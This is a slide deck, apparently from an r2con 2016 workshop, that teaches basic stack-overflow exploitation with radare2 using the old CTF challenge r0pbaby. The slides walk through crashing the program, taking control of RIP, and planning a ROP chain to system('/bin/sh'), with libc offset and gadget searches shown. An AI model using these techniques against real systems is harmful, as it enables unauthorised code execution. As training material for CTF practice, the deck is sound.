Basic pwning with r2.

Julien (jvoisin) Voisin

September 8, 2016

r2con

whoami

Julien (jvoisin) Voisin

dustri.org

Quizz

- ASLR/PIE/NX/Canary

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda
- CTF

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda
- CTF
- Heap feng shui

1337-hackerz

Radare2 is available on io[1] and overthewire[2].

[1] http://io.smashthestack.org/
[2] http://overthewire.org/wargames/

1337-hackerz

Radare2 is available on io[1] and overthewire[2].

So *take off your hats and go corrupt some memor-y-ies*.

[1] http://io.smashthestack.org/
[2] http://overthewire.org/wargames/

Crash course

Exploitation

Exploitation


An exploit is a piece of software [...] that takes advantage of [...] vulnerability in order to [...] gain control of a computer system.

This workshop is about memory corruption.


Our playground


```
[0x7f51f92b1cd0 150 /usr/bin/id]> ?0;f tmp;s.. @ rip
 0100 0000 0000 0000 bd15 cd80 fc7f 0000  ................
 0000 0000 0000 0000 c915 cd80 fc7f 0000  ................
 d815 cd80 fc7f 0000 ea15 cd80 fc7f 0000  ................
 0816 cd80 fc7f 0000 5416 cd80 fc7f 0000  ........T.......
orax 0x0000003b          rax 0x00000000          rbx 0x00000000
 rcx 0x00000000          rdx 0x00000000           r8 0x00000000
  r9 0x00000000          r10 0x00000000          r11 0x00000000
 r12 0x00000000          r13 0x00000000          r14 0x00000000
 r15 0x00000000          rsi 0x00000000          rdi 0x00000000
 rsp 0x7ffc80ccfe10      rbp 0x00000000          rip 0x7f51f92b1cd0
```

Stack





Stack smashing






Stack smashing







ASLR and GOT


mov ..., ...
Code Section
Relative Offset
Var #1 address
Var #2 address
Var #3 address
...
Var #N address
GOT
Data Section

ASLR and GOT


Code:
call func@PLT
...
...
GOT:
...
GOT[n]:
<addr>
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]


Code:
call func@PLT
...
...
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]
GOT:
...
GOT[n]:
<addr>
Code:
func:
...
...

Disclaimer

Disclaimer

- The challenges are from old CTF
- So you'll be able to reproduce other writeups
- Don't cheat, cheating is bad, m'kay.

r0pbaby

r0pbaby

- Defcon CTF Quals 2015
- *easy*
- x64, NX, PIE and ASLR

Leak

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 2
Enter symbol: system
Symbol system: 0x00007FC1359BC3D0
```

Your turn

Get a crash

Crash

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 3
Enter bytes to send (max 1024): 10
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: Bad choice.
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 4
Exiting.
zsh: segmentation fault (core dumped) _./r0pbaby
```

Control of RIP

```
r2 -b64 -d rarun2 program="r0pbaby"
input="3\n10\nAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n4\n"
stdout=/dev/null
```

Control of RIP

```
Process with PID 3077 started...
attach 3077 3077
bin.baddr 0x559eb4d52000
Assuming filepath /usr/bin/rarun2
asm.bits 64
 -- Press 'C' in visual mode to toggle colors
[0x7fe36f6c0cd0]> dc
attach 3077 1
[0x7f4907fd9cd0]> dc
[+] SIGNAL 11 errno=0 addr=(nil) code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0x7f4907a24142]> dr=
orax 0xffffffffffffffff   rax 0x00000000          rbx 0x00000000
 rcx 0x7f4907dd07c3       rdx 0x7f4907dd1970       r8 0x7f49081d9700
  r9 0x7f4907dd6090       r10 0x0000001b          r11 0x00000246
 r12 0x555e50475a60       r13 0x7ffc5cbdcf90      r14 0x00000000
 r15 0x00000000           rsi 0x7f4907dd07c3      rdi 0x00000001
 rsp 0x7ffc5cbdceb8       rbp 0x4141414141414141  rip 0x7f4907a24142
 rflags 1PIV
[0x7f4907a24142]>
```

Your turn

Get control of RIP

Control of RIP

```
r2 -b64 -d rarun2 program="r0pbaby"
input="3\n10\nAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n4\n"
stdout=/dev/null
```

Finding the right offset

```
r2 -b64 -d rarun2 program="r0pbaby"
input="3\n12\nAAAAAAAABBBBBBBB\n4\n" stdout=/dev/null
```

Finding the right offset

```
Process with PID 3309 started...
attach 3309 3309
bin.baddr 0x5596f3cef000
Assuming filepath /usr/bin/rarun2
asm.bits 64
 -- Hang in there, Baby!
[0x7fecd0827cd0]> dc
attach 3309 1
[0x7fc79554fcd0]> dc
[+] SIGNAL 11 errno=0 addr=0x7fc742424242 code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
[0x7fc742424242]> dr=
orax 0xffffffffffffffff   rax 0x00000000          rbx 0x00000000
 rcx 0x7fc7953467c3       rdx 0x7fc795347970       r8 0x7fc79574f700
  r9 0x7fc79534c090       r10 0x0000001b          r11 0x00000246
 r12 0x564f82278a60       r13 0x7fff299d3a50      r14 0x00000000
 r15 0x00000000           rsi 0x7fc7953467c3      rdi 0x00000001
 rsp 0x7fff299d3980       rbp 0x4141414141414141  rip 0x7fc742424242
 rflags 1PIV
[0x7fc742424242]>
```

Exploit?


Put the shellcode into an *env* variable and then jump on it?

Exploit?

Put the shellcode into an *env* variable and then jump on it?

Nope: ASLR et NX

ROP saves the party!



Calling convention

x86

- Arguments on the stack
- pop-ret


x86-64

- Arguments in registerrs
- pop rdi-ret, pop rsi-ret, ...

Attack plan

1. Getting the address of system
2. Computing the constant offset between
   - 2.1 /bin/sh and system
   - 2.2 a pop rdi-ret gadget and system
3. Push on the stack
   - 3.1 Our gadget
   - 3.2 The offset of /bin/sh
   - 3.3 The offset of system
4. Trigger the vulnerability

Our ROP-chain



Libc

```
[0x7fc742424242]> dm~libc[7] | head -n 1
/lib/x86_64-linux-gnu/libc-2.23.so
```

- dm stands for debug maps
- ~[7] to select the 7^{th} column
- | to pipe r2's output

Your turn

- Get the offset of the system *s*ymbol
- Get the offset of the /bin/sh *s*tring[3]
- Compute the difference between them

[3] Pronounce it with a German accent.

/bin/sh


```
[0x00020b60]> is~system
vaddr=0x00137e60 paddr=0x00137e60 ord=224 fwd=NONE sz=70 bind=GLOBAL type=FUNC name=svcerr_systemerr
vaddr=0x000443d0 paddr=0x000443d0 ord=578 fwd=NONE sz=45 bind=GLOBAL type=FUNC name=__libc_system
vaddr=0x000443d0 paddr=0x000443d0 ord=1339 fwd=NONE sz=45 bind=UNKNOWN type=FUNC name=system
[0x00020b60]> iz~/bin/sh
vaddr=0x0018c39d paddr=0x0018c39d ordinal=603 sz=8 len=7 section=.rodata type=ascii string=/bin/sh
[0x00020b60]> ?v 0x0018c39d - 0x000443d0
0x147fcd
[0x00020b60]>
```

popret!

```
[0x00020b60]> "/Rl pop rdi;ret"
^C
0x00001c26: pop rdi; retf 0x49f2;
0x000218a2: pop rdi; ret;
0x000218ba: pop rdi; ret;
0x000218e2: pop rdi; ret;
0x0002190a: pop rdi; ret;
0x00021932: pop rdi; ret;
[0x00020b60]>
```

Protip: e search.<tab>

